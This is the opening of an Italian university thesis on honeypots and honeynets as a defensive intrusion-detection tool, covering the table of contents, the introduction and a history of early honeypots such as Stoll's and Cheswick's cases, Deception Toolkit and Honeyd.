UNIVERSITÀ DEGLI STUDI DI CAMERINO

FACOLTÀ DI SCIENZE E TECNOLOGIE

Corso di Laurea Specialistica in Informatica

Dipartimento di Matematica e Informatica

HONEYPOT E HONEYNET: UN NUOVO APPROCCIO ALL'INTRUSION DETECTION E RESPONSE

Tesi di Laurea Sperimentale
in
Reti di Elaboratori

Laureando:
Samuele BARBINI

Relatore:
Dott. Fausto MARCANTONI

Anno Accademico 2005 / 2006

Indice

PARTE PRIMA

CAPITOLO 1
INTRODUZIONE **9**

CAPITOLO 2
HONEYPOT: GENERALITÀ **15**
2.1 CHE COSA È UN HONEYPOT **15**
2.2 TASSONOMIA **24**
2.2.1 UNA PRIMA CLASSIFICAZIONE: *HONEYPOT DI RICERCA* E *DI PRODUZIONE* 28
2.2.2 UNA SECONDA CLASSIFICAZIONE: *LIVELLO DI INTERAZIONE* 31
2.2.2.1 Low Interaction honeypot 32
2.2.2.2 High Interaction honeypot 59
2.2.2.3 Medium Interaction honeypot 68
2.2.3 UNA TERZA CLASSIFICAZIONE: *HONEYPOT VIRTUALI* E *HONEYPOT REALI* 72
2.3 RUOLO DI UN HONEYPOT ALL'INTERNO DI UNA INFRASTRUTTURA DI SICUREZZA **74**

CAPITOLO 3
PERCHÉ REALIZZARE UN HONEYPOT? **85**
3.1 VANTAGGI E SVANTAGGI DI UN HONEYPOT **85**
3.2 OBIETTIVI E SCENARI DI UTILIZZO **94**

CAPITOLO 4
IMPLEMENTAZIONE DI UN HONEYPOT **109**
5.1 COMPONENTI CHE COSTITUISCONO UN HONEYPOT **109**
5.2 LINEE GUIDA DI PROGETTAZIONE **117**
5.2.1 PASSO 4: *DEPLOYMENT DELL'HONEYPOT ALL'INTERNO DELLA PROPRIA RETE* **130**
5.2.2 PASSO 5: *STABILIRE COME REALIZZARE IL "DATA CAPTURE"* **136**
5.2.3 PASSO 6: *STABILIRE COME REALIZZARE IL "DATA CONTROL"* **144**
5.2.4 PASSO 7: *SCEGLIERE LE FUNZIONALITÀ ACCESSORIE E STABILIRE COME REALIZZARLE* **156**

CAPITOLO 5
UN HONEYPOT DI RICERCA: HONEYNET **163**

5.1 IL PROGETTO *HONEYNET* **164**
5.2 EVOLUZIONE STORICA DELLE *HONEYNET* **167**
5.3 *HONEYNET* VIRTUALI **180**
5.4 ARCHITETTURA E FUNZIONAMENTO DELL'*HONEYWALL* **182**
5.5 SEBEK **187**
5.6 L'INTERFACCIA *WALLEYE* **195**

CAPITOLO 6
HONEYPOT: EVOLUZIONI E VARIANTI **203**
6.1 WIRELESS HONEYPOT **203**
6.2 HONEYTOKENS **209**
6.3 HONEYPOT FARM **211**
6.4 DYNAMIC HONEYPOT **216**

PARTE SECONDA

CAPITOLO 7
HONEYNET REALIZZATA **221**
7.1 DEPLOYMENT **221**
7.2 INSTALLAZIONE E CONFIGURAZIONE DELL'HONEYWALL **223**
7.3 INSTALLAZIONE E CONFIGURAZIONE DELL'HONEYPOT **235**

CAPITOLO 8
RISULTATI DELLA SPERIMENTAZIONE **243**
8.1 STATISTICHE **243**
8.2 EVENTI PIÙ SIGNIFICATIVI **258**

CAPITOLO 9
CONCLUSIONI **271**

APPENDICE A
SOFTWARE HONEYPOT **275**

BIBLIOGRAFIA **283**

Indice delle figure

Figura 2.1 – Tassonomia degli honeypot secondo [SWK06] ____ *24*
Figura 2.2 – Risultati dell'esperimento effettuato con BackOfficer Friendly ____ *36*
Figura 2.3 – KFSensor ____ *38*
Figura 2.4 – Architettura di honeyd ____ *56*
Figura 2.5 – Architettura di riferimento di Bait'n'Switch ____ *62*
Figura 4.1 – Possibili scelte per il deployment di un honeypot ____ *130*
Figura 4.2 – Schema di un cavo Ethernet di sola ricezione ____ *141*
Figura 4.3 – Rete di Management ____ *143*
Figura 4.4 – Possibile realizzazione del Data Control ____ *146*
Figura 4.5 – Una seconda architettura per il Data Control ____ *154*
Figura 5.1 – Architettura di una Honeynet di prima generazione (GenI) ____ *171*
Figura 5.2 – Architettura di una GenII Honeynet ____ *175*
Figura 5.3 – Honeynet virtuali ____ *181*
Figura 5.4 – Schema del funzionamento di Sebek ____ *187*
Figura 5.5 – Acquisizione dei dati in Sebek client ____ *190*
Figura 5.6 – Intestazione dei pacchetti inviati da Sebek client (versione 3) ____ *192*
Figura 5.7 – Pagina di login dell'interfaccia Walleye ____ *196*
Figura 5.8 – Walleye: Schermate di sintesi delle attività rilevate ____ *197*
Figura 5.9 – Walleye: rappresentazione di un singolo flusso di comunicazione ____ *198*
Figura 5.10 – Walleye: rappresentazione dei dati Sebek ____ *199*
Figura 5.11 – Walleye: Schermate di visualizzazione degli eventi rilevati ____ *200*
Figura 5.12 – Walleye: Schermate che visualizzano i dati acquisiti da Sebek ____ *201*

Figura 6.1 – Tipica architettura di un wireless honeypot _____ *206*
Figura 6.2 – Principio di funzionamenti di una Honeypot Farm _____ *214*
Figura 7.1 – Deployment della Honeynet realizzata _____ *222*
Figura 7.2 – Installazione dell'Honeywall: schermate principali _____ *225*
Figura 7.3 – Menù principale dell'Honeywall _____ *226*
Figura 7.4 – Sottomenù di configurazione dell'Honeywall _____ *229*
Figura 7.5 – Installazione di Sebek su sistemi Windows _____ *238*
Figura 7.6 – Configurazione di Sebek in sistemi Windows _____ *240*
Figura 8.1 – Paesi di provenienza degli host attaccanti _____ *246*
Figura 8.2 – Distribuzione degli indirizzi IP degli host attaccanti _____ *247*
Figura 8.3 – Numero di connessioni e quantità di traffico che hanno interessat l'honeypot _____ *250*

Indice delle tabelle

Tabella 2.1 – Risultati dell'esperimento effettuato con BackOfficer Friendly _____ *37*
Tabella 2.2 – Confronto tra le risposte generate dall'emulazione di IIS presente in KFSensor e quelle generate da un server IIS reale _____ *42*
Tabella 2.3 – Caratteristiche dell'emulazione di IIS presente in KFSensor _____ *43*
Tabella 2.4 – Risultati dell'esperimento eseguito con KFSensor _____ *47*
Tabella 2.5 – Confronto degli honeypot rispetto il livello di interazione _____ *71*
Tabella 4.1 – Possibili posizionamenti per ciascuno degli obiettivi visti nel paragrafo 3.2 _____ *136*
Tabella 8.1 – Maggiori paesi di provenienza degli host attaccanti _____ *246*
Tabella 8.2 – Indirizzi IP da cui sono provenuti più host _____ *248*
Tabella 8.3 – Sintesi delle attività rilevate dall'honeypot _____ *251*
Tabella 8.4 – Porte dell'honeypot più contattate _____ *254*

PARTE PRIMA

CAPITOLO 1
Introduzione

Secondo la scienza moderna, molti degli istinti e comportamenti umani sono retaggio delle epoche preistoriche, quando l'attività di sostentamento predominante era costituita dalla caccia agli animali selvatici. Sebbene questa affermazione possa in un primo momento meravigliare, a pensarci bene non è poi così lontana dalla realtà. Osservando con attenzione la quotidianità, infatti, non è difficile scorgere situazioni che, seppure metaforicamente, hanno numerosi punti in comune con questa atavica attività. A tale regola non scritta non sfugge nemmeno una delle scienze che più è considerata sinonimo di modernità: *l'informatica*. In particolare, la sua branca che più rende evidente questo fatto è sicuramente quella della *sicurezza*, di cui sempre più spesso si sente parlare nei mass media. In estrema sintesi, infatti, possiamo definire la ***sicurezza informatica*** come l'insieme delle *tecniche* e delle *tecnologie* finalizzate ad impedire che un utente malintenzionato utilizzi illegittimamente un sistema informatico, che lo danneggi, che ne impedisca il funzionamento o, comunque, che sia capace mediante il suo utilizzo di recare danno all'organizzazione che lo gestisce. Questa definizione, quindi, comprende sia tutte quelle azioni che comportano un danneggiamento diretto per il proprietario del sistema informatico, sia quelle non esplicitamente rivolte a procurare qualche danno quanto ad utilizzare risorse in maniera illecita. Ad esempio, nel primo caso potremmo annoverare l'esecuzione di un attacco *Denial of Service* – rivolto cioè ad impedire il funzionamento di un sistema – mentre nel secondo potremmo includere la violazione del sistema al fine di utilizzarlo per l'invio anonimo di email pubblicitarie. Tuttavia, la *sicurezza informatica* non si limita ad interessarsi solo di quegli *attacchi* che prevedono il danneggiamento di

un elaboratore o che ne impediscono il funzionamento, ma anche di quelli di natura più subdola – come ad esempio il furto di dati sensibili – e quelli derivanti da catastrofi naturali o vandalismi umani. Per quest'ultimo caso, tuttavia, è più appropriato parlare di *sicurezza fisica* e non sarà oggetto di studio di questa tesi, poiché le contromisure che la caratterizzano sono sostanzialmente costituite dalla ridondanza delle risorse e delle informazioni oltre che alle normali precauzioni intraprese quando si desidera ristringere l'accesso ad una qualsiasi cosa ritenuta preziosa.

Detto ciò, appare evidente come in fin dei conti la ***sicurezza informatica*** possa essere ricondotta ad una sorta di "lotta" incruenta tra coloro che cercano di proteggere il più possibile un'infrastruttura informatica e coloro che invece tentano di violarla per soddisfare i loro scopi, i quali possono andare dalla volontà di impossessarsi di segreti industriali al puro divertimento nell'infliggere qualche danno. Nonostante nel corso degli anni siano state introdotte numerose tecniche e tecnologie – alcune anche molto complesse – per far fronte a simili minacce, i malintenzionati continuano a svolgere il ruolo del *predatore* mentre ai sistemi informatici ed ai loro amministratori è relegata la veste di *preda*. Questo perché la stragrande maggioranza degli strumenti e delle metodologie utilizzati dagli esperti di sicurezza sono di natura ***preventiva*** o ***difensiva*** [Gri05] e, quindi, cercano essenzialmente di evitare di cadere vittima di qualche attacco e, nel malaugurato caso esso si verificasse, attuano contromisure idonee ad interrompere l'attività illecita o, almeno, a mitigarne gli effetti. Conseguentemente, nel mondo della sicurezza informatica è finora mancato uno strumento di natura ***offensiva*** in grado di sovvertire i ruoli rivestiti dai malintenzionati e dagli amministratori dei sistemi informatici.

Da tale esigenza è nato lo spunto per la realizzazione di questa tesi, il cui scopo principale è quello di *investigare il funzionamento* e le *potenzialità* di uno strumento che fa della sua natura offensiva il suo punto di forza: l'***honeypot***. In sostanza, un *honeypot* non è altro che l'applicazione nel campo della sicurezza informatica di una delle tecniche di caccia e di guerra più antiche e sfruttate: la *trappola*. In altre parole, invece di utilizzare strumenti che tentano di difendere un'infrastruttura informatica dagli attacchi di utenti malintenzionati, si realizzano all'interno di essa uno o più sistemi esplicitamente dedicati ad essere attaccati e violati. Ovviamente questo inganno non è fine a sé stesso, ma può

essere motivato da molteplici scopi. Ad esempio, si può realizzare un *honeypot* per attirare un attaccante verso una porzione dell'infrastruttura informatica in cui non c'è rischio che possa fare danni, per implementare un meccanismo di allerta che avvisi dell'occorrenza degli attacchi non appena essi si presentano, per studiare le tecniche utilizzate dagli hacker[1] e per svariate altre finalità.

Sebbene quanto finora esposto possa far pensare che gli *honeypot* siano quanto di più recente introdotto nel campo della sicurezza informatica, in realtà non è così. Il concetto di *honeypot*, infatti, è vecchio di almeno un decennio, ma finora non è riuscito ad acquisire quella notorietà che merita. A tutt'oggi, infatti, non sono molti gli esperti di sicurezza che, affianco a tecnologie più diffuse come i *firewall* e gli *IDS*, adottano anche gli *honeypot*, probabilmente perché spaventati dall'idea di avere un qualche intruso nei propri sistemi.

In definitiva, questa tesi vuol costituire un'approfondita indagine in un campo finora relativamente poco esplorato e, in particolare, i suoi contenuti sono dettati dalla necessità di perseguire i seguenti ***obiettivi***:

- Definire nella maniera più precisa possibile la natura di un honeypot, le sue funzionalità ed il suo ruolo all'interno di un'infrastruttura di sicurezza;
- Analizzare lo stato dell'arte ed il grado di maturità di questo settore;
- Capire le reali potenzialità di questo strumento in modo da definire sia gli scenari che ne consigliano l'utilizzo sia quelli che lo scoraggiano;
- Realizzare un *honeypot di ricerca*, ossia finalizzato ad apprendere le tecniche utilizzate dagli attaccanti in modo da poter elaborare le relative contromisure. In particolare, è stata implementata una soluzione particolarmente rivolta all'individuazione di nuove minacce e vulnerabilità.

Al fine di raggiungere gli obiettivi appena esposti, la tesi è stata strutturata in ***due parti***: la prima rivolta alla trattazione degli aspetti più strettamente *teorici*, la seconda dedicata alle

[1] In realtà, il termine "*hacker*" non ha la connotazione negativa che sempre più spesso le viene affibbiata, poiché indica un qualsiasi individuo appassionato di tecnologie informatiche che, se tenta di violare un sistema, non lo fa per procurare danni ma per poter accrescere la propria conoscenza. Probabilmente, però, ciò che più caratterizza un *hacker* è la capacità di risolvere problemi in maniera particolarmente elegante, magari utilizzando strumenti e tecniche nate originariamente per altri scopi. Per individuare coloro che invece hanno intenti malevoli, è più indicato il termine "*cracker*". Considerato però che, oramai, l'immaginario comune il termine *hacker* identifica indistintamente coloro che irrompono in un qualsiasi sistema informatico, nella presente tesi esso verrà utilizzato in questa accezione. Dopotutto, l'obiettivo di un *honeypot* è quello di interagire tanto con i *cracker* che con gli *hacker*.

modalità che hanno consentito la *realizzazione dell'honeypot* ed all'analisi delle attività da esso rilevate.

Più precisamente, la ***prima parte*** è costituita dai seguenti capitoli:

Capitolo 2 – Honeypot: generalità

Questo capitolo ha lo scopo di definire puntualmente il concetto di "*honeypot*" partendo da un breve excursus storico e terminando con una tassonomia in grado di comprendere sostanzialmente tutte le tipologie di *honeypot* esistenti. In particolare, ci si soffermerà su come un *honeypot* possa essere calato all'interno di un'infrastruttura di sicurezza, ovvero sui ruoli che esso è in grado di svolgere all'interno di quest'ultima.

Capitolo 3 – Perché realizzare un *honeypot*?

Dopo aver compreso cos'è un *honeypot* ed i vari ruoli che può rivestire, è necessario motivare le necessità della sua adozione. Lo scopo di questo capitolo, quindi, è quello di definire gli obiettivi per i quali un *honeypot* può essere realizzato, per poi illustrarne i principali scenari di utilizzo. Prima di fare ciò, però, saranno formalizzati i vantaggi che caratterizzano questi strumenti ma anche, ovviamente, gli svantaggi ed i problemi che possono essere d'ostacolo alla loro adozione.

Capitolo 4 – Implementazione di un *honeypot*

Questo è sicuramente uno dei capitoli più importanti poiché si daranno informazioni propedeutiche alla comprensione della seconda parte della tesi. In esso, infatti, verranno trattati tutti quei argomenti che è necessario conoscere per poter effettivamente implementare un *honeypot*. Il contenuto di questo capitolo ha quindi un taglio prettamente pratico in quanto copre argomenti inerenti sia alla struttura di un *honeypot* – essenzialmente in termini di componenti funzionali – che alle principali linee guida progettuali che possono essere adottate per la sua realizzazione.

Capitolo 5 – Un *honeypot* di ricerca: *Honeynet*

Dopo aver esaminato i principali criteri di progettazione ed implementazione di un *honeypot* in generale, l'attenzione viene spostata su una specifica soluzione: l'*Honeynet*. Proposta dall'*Honeynet Project* [@Honeynet], essa costituisce una vera e propria infrastruttura per realizzare una rete popolata da sistemi *honeypot*. Il motivo di tanto interesse in questa tecnologia è dovuto essenzialmente a due motivi: innanzitutto essa può essere sicuramente considerata come la più completa e complessa soluzione

honeypot esistente; in secondo luogo, è quella che viene utilizzata per l'esecuzione delle sperimentazioni che sono oggetto della seconda parte della tesi.

Capitolo 6 – *Honeypot*: evoluzioni e varianti

In questo capitolo descriveremo brevemente alcune delle evoluzioni e delle varianti degli *honeypot* che più sono state giudicate interessanti. Ovviamente non si scenderà molto nel dettaglio, ma non si rinuncerà comunque ad una trattazione rigorosa in grado di evidenziare i più importanti punti salienti di ciascuna tecnologia considerata.

La ***seconda parte***, invece, è formata dai capitoli seguenti:

Capitolo 7 – *Honeynet* realizzata

A partire da questo capitolo si iniziano ad affrontare gli aspetti sperimentali della tesi. Infatti, in esso vengono dettagliatamente descritte le modalità che hanno consentito di implementare l'*honeypot di ricerca* utilizzato per gli esperimenti . Quindi, tra le varie informazioni riportate, è presente una descrizione dell'hardware e del software utilizzato, un'illustrazione della topologia implementata e una spiegazione di tutti i passi necessari per rendere l'*honeypot* pienamente operativo.

Capitolo 8 – Risultati della sperimentazione

Questo capitolo costituisce il fulcro di tutta la tesi, poiché è da quanto in esso esposto che è possibile trarre conclusioni sulle effettive potenzialità e sulla reale utilità di simili strumenti. Compito di questo capitolo, infatti, è analizzare e descrivere i più interessanti attacchi subiti durante il periodo di attività dell'*honeypot* al fine di studiarne le tecniche che li hanno resi possibili.

Capitolo 9 – Conclusioni

Con questo capitolo termina il lavoro di tesi e, pertanto, è dedicato al riepilogo dei risultati ottenuti ed alla esposizione delle conclusioni elaborate.

CAPITOLO 2
Honeypot: generalità

In questo capitolo iniziamo il nostro viaggio nel mirabolante mondo degli honeypot definendo innanzitutto in che cosa essi consistano, dando particolare enfasi a quegli aspetti che maggiormente li distinguono dalle altre tecnologie per la sicurezza. Fatto ciò, si passerà a discutere dei possibili ruoli che possono essere svolti da un *honeypot* nell'ambito di un'infrastruttura di sicurezza, mentre si lascia alle parti conclusive del capitolo l'onere di illustrare alcune classificazioni mediante le quali è possibile organizzare le varie tipologie di *honeypot* esistenti.

2.1 Che cosa è un honeypot

Non si può iniziare a parlare di honeypot senza prime dare qualche spiegazione sull'origine ed il significato di questo strano nome. Ovviamente esso deriva dalla lingua inglese: infatti "*honey*" vuol dire "*miele*, mentre "*pot*" può essere tradotto con "*pentola*", "*vaso*", "*pignatta*". Conseguentemente, il termine "*honeypot*" può essere reso in italiano mediante l'espressione "*barattolo di miele*" o "*vasetto di miele*". Già dal nome, quindi, si può capire molto sulla loro natura. Considerando infatti come molti animali siano attratti dal miele – e alle sostanze zuccherine in generale – è evidente la similitudine con il mondo della sicurezza delle reti: gli *honeypot* non sono altro che delle "trappole" con cui

ingannare i malintenzionati[2]. In pratica essi consistono nell'offrire degli host e dei servizi facilmente individuabili ed attaccabili in modo da distogliere l'attenzione degli attaccanti dai veri sistemi produttivi, rendendo al contempo semplice il rilevamento dei loro tentativi poiché questi "sistemi civetta" non hanno nessuna utilità operativa e, pertanto, non vengono utilizzati dagli utenti legittimi.

È evidente, quindi, che l'idea che sta alla loro base è molto semplice ed intuitiva. In effetti, il concetto di *honeypot* non può essere sicuramente ritenuto come l'ultimo ritrovato in fatto di tecnologia di sicurezza. Le sue origini, infatti, possono essere fatte risalire al 1990, sebbene ciò non escluda che degli *honeypot ante litteram* possano essere stati implementati anche in anni precedenti, specialmente all'interno di organizzazioni militari, governative e commerciali [Spi02]. Ad ogni modo, la prima testimonianza concreta dell'esistenza del concetto di "*trappola per hacker"* è sicuramente il libro di *Clifford Stoll* intitolato "*The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*", pubblicato nel 1990 e nel quale vengono discussi una serie di eventi avvenuti durante un periodo di dieci mesi tra il 1986 ed il 1987. In quegli anni l'autore stava lavorando come astronomo in un laboratorio di una università statunitense e, tra le altre cose, aveva il compito di aiutare ad amministrare i sistemi informatici utilizzati dai suoi colleghi. Grazie a questa mansione, ebbe modo di scoprire che un utente illegittimo riuscì a penetrare in uno dei suoi sistemi e, invece di applicare le classiche contromisure del caso, l'autore decise di consentire all'intruso di continuare a violare il sistema. Ciò ovviamente non fu dettato dalla necessità dell'autore di soddisfare la sua vena masochistica, bensì dal desiderio di imparare le tecniche messe in pratica dall'attaccante e, non ultimo, per tentare di rintracciarlo. Naturalmente, egli prese anche le opportune precauzioni per evitare che l'attaccante potesse violare pure altri sistemi che, fin a quel momento, erano rimasti indenni. È tuttavia da notare che quello descritto in questo libro non può essere considerato un *honeypot* [Spi02] poiché l'autore ha utilizzato per i suoi scopi un ***sistema di produzione***, ovvero un sistema finalizzato a fornire risorse e servizi ad utenti legittimi per assisterli nell'esecuzione dei rispettivi compiti. Un vero e

[2] Secondo alcuni, il termine "*honeypot*" va ricondotto ad una tecnica di spionaggio consistente nell'utilizzare donne particolarmente avvenenti per ottenere informazioni riservate da agenti nemici di sesso maschile (attraverso l'utilizzo di mezzi facilmente intuibili). Per altri, invece, va inteso come termine sarcastico per indicare i gabinetti esterni utilizzati da coloro che non ne hanno all'interno della propria abitazione. In questa accezione, "*honey*" indicherebbe il materiale che abitualmente vi si deposita, mentre "*honeypot*" il gabinetto stesso. Ritornando al mondo delle reti, quindi, potremmo dire che agli *hacker* viene riservato il poco poetico ruolo di mosche ronzanti attorno al materiale conservato nell'*honeypot* [Ans].

proprio *honeypot*, invece, è costituito da ***sistemi fittizi***, cioè ***utilizzati espressamente per "ingannare" ed "intrappolare" gli hacker*** e, conseguentemente, non vengono assolutamente utilizzati dagli utenti legittimi. Nonostante ciò, questo libro è considerato uno dei "padri" del concetto di *honeypot* così come lo intendiamo oggi. In esso, infatti, vengono anticipati due tratti peculiari che caratterizzano questa tecnologia. Il primo, e sicuramente il più importante, è costituito dal fatto che non è più giudicato impensabile lasciare un intruso all'interno dei propri sistemi, soprattutto se ciò è finalizzato ad acquisire informazioni sulle sue azioni e ad identificarne l'identità o, almeno, la provenienza. Il secondo è invece costituito dal fatto che le informazioni riguardanti l'hacker sono acquisite senza che egli se ne renda conto. In particolare, l'autore creò nel sistema compromesso una "*directory civetta*" chiamata *SDINET*, acronimo di *Strategic Defense Iniziative Network*. Ovviamente la sua intenzione era quella di attirare l'attenzione dell'intruso e, per questo motivo, riempì tale directory con una notevole quantità di file contenenti informazioni all'apparenza riservate ma che, in realtà, erano costituiti da dati puramente fittizi. In questo modo, l'intruso fu costretto a trascorrere molto tempo ad esaminare i vari file, tempo che andò a tutto vantaggio dell'autore poiché poté investirlo nell'identificazione dell'attaccante e nella comprensione delle sue tecniche. Inoltre, all'interno della suddetta directory fittizia, furono inseriti documenti di varie tipologie, per scoprire quali di essi avrebbero ricevuto le maggiori attenzioni da parte dell'hacker e, quindi, per scoprire le motivazioni che spinsero quest'ultimo ad attaccare proprio quel sistema. In particolare, l'autore inserì documenti sia di tipo finanziario che contenenti informazioni governative fittizie, per poi scoprire che erano queste ultime a destare i maggiori interessi dell'intruso. Di conseguenza, si poté legittimamente supporre che l'hacker era interessato essenzialmente a scoprire e rubare documenti riservati.

Un altro documento che può essere considerato "padre" degli *honeypot* è di poco posteriore al libro di *Clifford Stoll* e, a differenza di questo, è un articolo tecnico scritto da un esperto di sicurezza, *Bill Cheswick*, intitolato "*An Evening with Berferd in Which a Cracker Is Lured, Endured, and Studied*" [@Berferd]. Oltre che per i contenuti, l'importanza di questo articolo è dovuta al fatto che esso costituisce il ***primo caso documentato dell'utilizzo di un honeypot***, sebbene questo termine non venga mai utilizzato dall'autore [Spi02]. Infatti, nell'articolo viene descritto come un sistema venga

utilizzato e configurato proprio per fare in modo che venga violato. Pertanto, non vengono più utilizzati sistemi di produzione bensì ***macchine esclusivamente dedicate a questo scopo***. In particolare, l'intenzione dell'autore era quella di venire a conoscenza delle minacce a cui la sua rete ed i suoi sistemi erano soggetti. A tal fine, operò in due direzioni: innanzitutto configurò un sistema in modo da presentare numerose vulnerabilità per scoprire quali di esse venissero effettivamente sfruttate da un attaccante; successivamente creò un cosiddetto "*jail environment*", ovvero un ambiente lasciato a disposizione dell'attaccante ma altamente controllato. Grazie a queste tecniche, l'autore riuscì a rilevare e monitorare l'intrusione di un attaccante (a cui viene dato il nome di "*Berferd*"), intrusione che nell'articolo viene dettagliatamente descritta passo per passo.

Nonostante questi due documenti mostrino in maniera molto efficace e convincente le potenzialità di tali strumenti, si dovette attendere alcuni anni perché comparissero i primi software in grado di "trasformare" un qualsiasi sistema in un *honeypot*. Infatti il loro precursore fu un *software* chiamato *Deception Toolkit* (*DTK*) che comparve nel tardo 1997 per merito di *Fred Cohen*, una vera e propria autorità nel campo dei virus informatici [Gri05]. Probabilmente la causa di questo ritardo è dovuto al fatto che per lungo tempo è mancata una definizione di *honeypot* largamente accettata e, a dire il vero, ancora oggi c'è la tendenza da parte degli esperti di sostenere la propria "versione dei fatti". C'è infatti chi pensa che un *honeypot* sia un tool poco lecito per compiere inganni e raggiri, chi sostiene che esso non sia nient'altro che una sorta di esca per attirare gli hacker, chi crede che sia semplicemente uno strumento per il rilevamento delle intrusioni alla stregua di un IDS ma più avanzato. Non mancano neanche coloro che sostengono che questo strumento debba solo emulare delle vulnerabilità e, addirittura, è diffusa l'idea che un *honeypot* sia un sistema di produzione opportunamente monitorato nel quale siano in una certa misura concesse delle violazioni [Spi02]. Naturalmente tutto ciò non ha fatto altro che accrescere la confusione nei riguardi degli *honeypot* e delle relative potenzialità e controindicazioni; conseguentemente, anche la diffusione di questi strumenti ha molto sofferto questa situazione, poiché essa ha contribuito ad inculcare negli amministratori di sistemi informatici una serie di pregiudizi. Tra questi ultimi, possiamo elencare i più importanti [Spi02]:

- Timore che la scoperta di aver violato un *honeypot* da parte degli hacker possa

scatenare la loro rabbia tanto da spingerli a compiere atti vendicativi nei confronti dell'organizzazione;

- Convinzione che la realizzazione di un *honeypot* implichi *sempre* una notevole difficoltà tecnica e richieda un gran dispendio di tempo per la sua gestione e manutenzione;
- Dubbi sugli effettivi benefici che l'adozione di un *honeypot* è in grado di apportare alla sicurezza dell'infrastruttura informatica complessiva.

Per rilevare un'inversione di tendenza si è dovuto aspettare l'arrivo del nuovo Millennio, quando gli *honeypot* si rilevarono particolarmente utili per combattere una minaccia che iniziò a far sentire pesantemente le sue conseguenze proprio in quegli anni. Durante il 2000 ed il 2001, infatti, si verificò una notevole crescita delle diffusione dei cosiddetti *worm*, sia per piattaforme Windows che Unix [Spi02]. Uno dei problemi che ostacolavano l'adozione di adeguate contromisure era la difficoltà di ottenere copie del codice malizioso per potervi eseguire le opportune analisi, complessità spesso ampliata dal fatto che molti *worm* risiedevano solamente nella memoria volatile del sistema [Spi02]. Un notevole alleviamento di questo problema fu possibile proprio grazie all'adozione degli *honeypot*. Per capire come essi si siano rilevati così preziosi, si portano come esempio un paio di eventi realmente accaduti, entrambi presi da [Spi02]. Il primo è relativo ad un improvviso aumento delle scansioni della porta *27374* rilevato il 19 giugno 2001 dai sistemi di ***Internet Storm Center*** (***ISC***) [@ISC], un'organizzazione capeggiata dal ***SANS Institute***[3] che si prefigge di rilevare minacce alla sicurezza analizzando i file di log di firewall e IDS sparsi in più di 50 paesi, al fine di poterne pubblicizzare diffusamente l'esistenza e di sottoporle ad un'approfondita analisi. Era noto che tale porta venisse utilizzata da un *trojan* per rilevare richieste di connessioni provenienti da un software *client* apposito, il quale consentiva all'attaccante di poter controllare il sistema violato. Per comprendere i motivi di questo improvviso aumento di traffico, gli esperti del **SANS** realizzarono un *honeypot* che emulava un sistema Windows infetto dal suddetto *trojan* e lo collegarono ad Internet. Dopo pochi minuti subirono una scansione della porta *27374* e catturarono così il codice del *worm* fino a quel momento sconosciuto,

[3] Il SANS (*SysAdmin, Audit, Network, Security*) Institute (*www.sans.org*) è un'organizzazione cooperativa per la ricerca e l'educazione nell'ambito della sicurezza informatica. Fondata nel 1989, si occupa di formazione e di certificazioni ma mette a disposizione gratuitamente numerosi documenti e risorse riguardanti le varie branche della sicurezza informatica.

che fu poi chiamato "*W32/Leaves*".
Un secondo episodio che vale la pena di raccontare è invece accaduto nei primi mesi del 2002 ed è particolarmente significativo poiché costituisce la prima prova documentata della capacità di un *honeypot* di catturare anche ***minacce sconosciute*** [Spi02]. Il merito di questa impresa deve essere attribuito ad un *honeypot* basato su una macchina Solaris, il quale riuscì a catturare un attacco rivolto verso una vulnerabilità nota ma per la quale non erano conosciuti degli *exploit*, cioè delle tecniche che sfruttando tale vulnerabilità fossero in grado di violare un sistema.

Dopo simili episodi, la reputazione degli *honeypot* iniziò a raggiungere i livelli che tale tecnologia merita e, sebbene non abbiano raggiunto una diffusione comparabile a strumenti di sicurezza come *IDS* e *firewall*, essi sono stati sempre più spesso presi in considerazione dagli esperti di sicurezza. Ciò è stato facilitato anche dal fatto che, col passare del tempo, sono comparsi sempre più software in grado di realizzare un *honeypot*. Come già anticipato, la prima soluzione pubblicamente disponibile è stata ***Deception Toolkit***, che in pratica consiste in una serie di script *PERL* e programmi scritti in linguaggio *C* per piattaforma *Unix* finalizzati a emulare varie vulnerabilità note. Nel caso un attaccante cerchi di sfruttare tali vulnerabilità, *DTK* interagisce con esso in maniera opportuna e, contemporaneamente, memorizza varie informazioni sul suo operato [Spi02]. Purtroppo lo sviluppo di questo strumento è attualmente abbandonato, visto che l'ultima versione risale all'ormai lontano 1999, tuttavia esso costituisce ancora un buon punto di partenza per avvicinarsi al mondo degli *honeypot*, e può essere liberamente scaricato da [@DTK]. Comunque, sebbene *DTK* abbia vari punti di forza, esso rimane sostanzialmente un prodotto piuttosto semplice, tanto che già poco dopo il suo rilascio divennero disponibili software più complessi in grado di *simulare un'intera rete all'interno di un singolo sistema*. In questa maniera, è possibile convincere l'attaccante dell'esistenza di una rete di elaboratori composta da sistemi anche di differenti tipi e piattaforme, ognuno dei quali con i propri servizi, anch'essi ovviamente emulati. Grazie a questi strumenti è quindi possibile, ad esempio, emulare una rete di sistemi *Windows*, *Unix* e *Solaris*, magari collegati tra loro per mezzo di router *Cisco*. Inoltre, viene concesso all'attaccante di interagire con tali sistemi in una maniera estremamente simile a quanto avverrebbe con sistemi reali. Pertanto è possibile collegarsi ad un router mediante *telnet* e

ricevere un *banner* praticamente identico a quello che avrebbe fornito un router reale, oppure instaurare una connessione *HTTP* con un sistema Windows ed interagire con tale emulazione in una maniera coerente a quanto farebbe il web server *IIS*, e così via. Il primo sistema basato su tale capacità fu ***CyberCop Sting***, software commerciale il cui sviluppo è iniziato nel 1998 ma che, attualmente, non è più disponibile [Spi02]. Ad ogni modo, nel corso degli anni sono stati sviluppati vari altri *tool* basati su tale capacità, il più significativo dei quali può essere sicuramente considerato ***Honeyd***, un prodotto *open source* dalle notevoli capacità ed ampiamente utilizzato [@Honeyd].

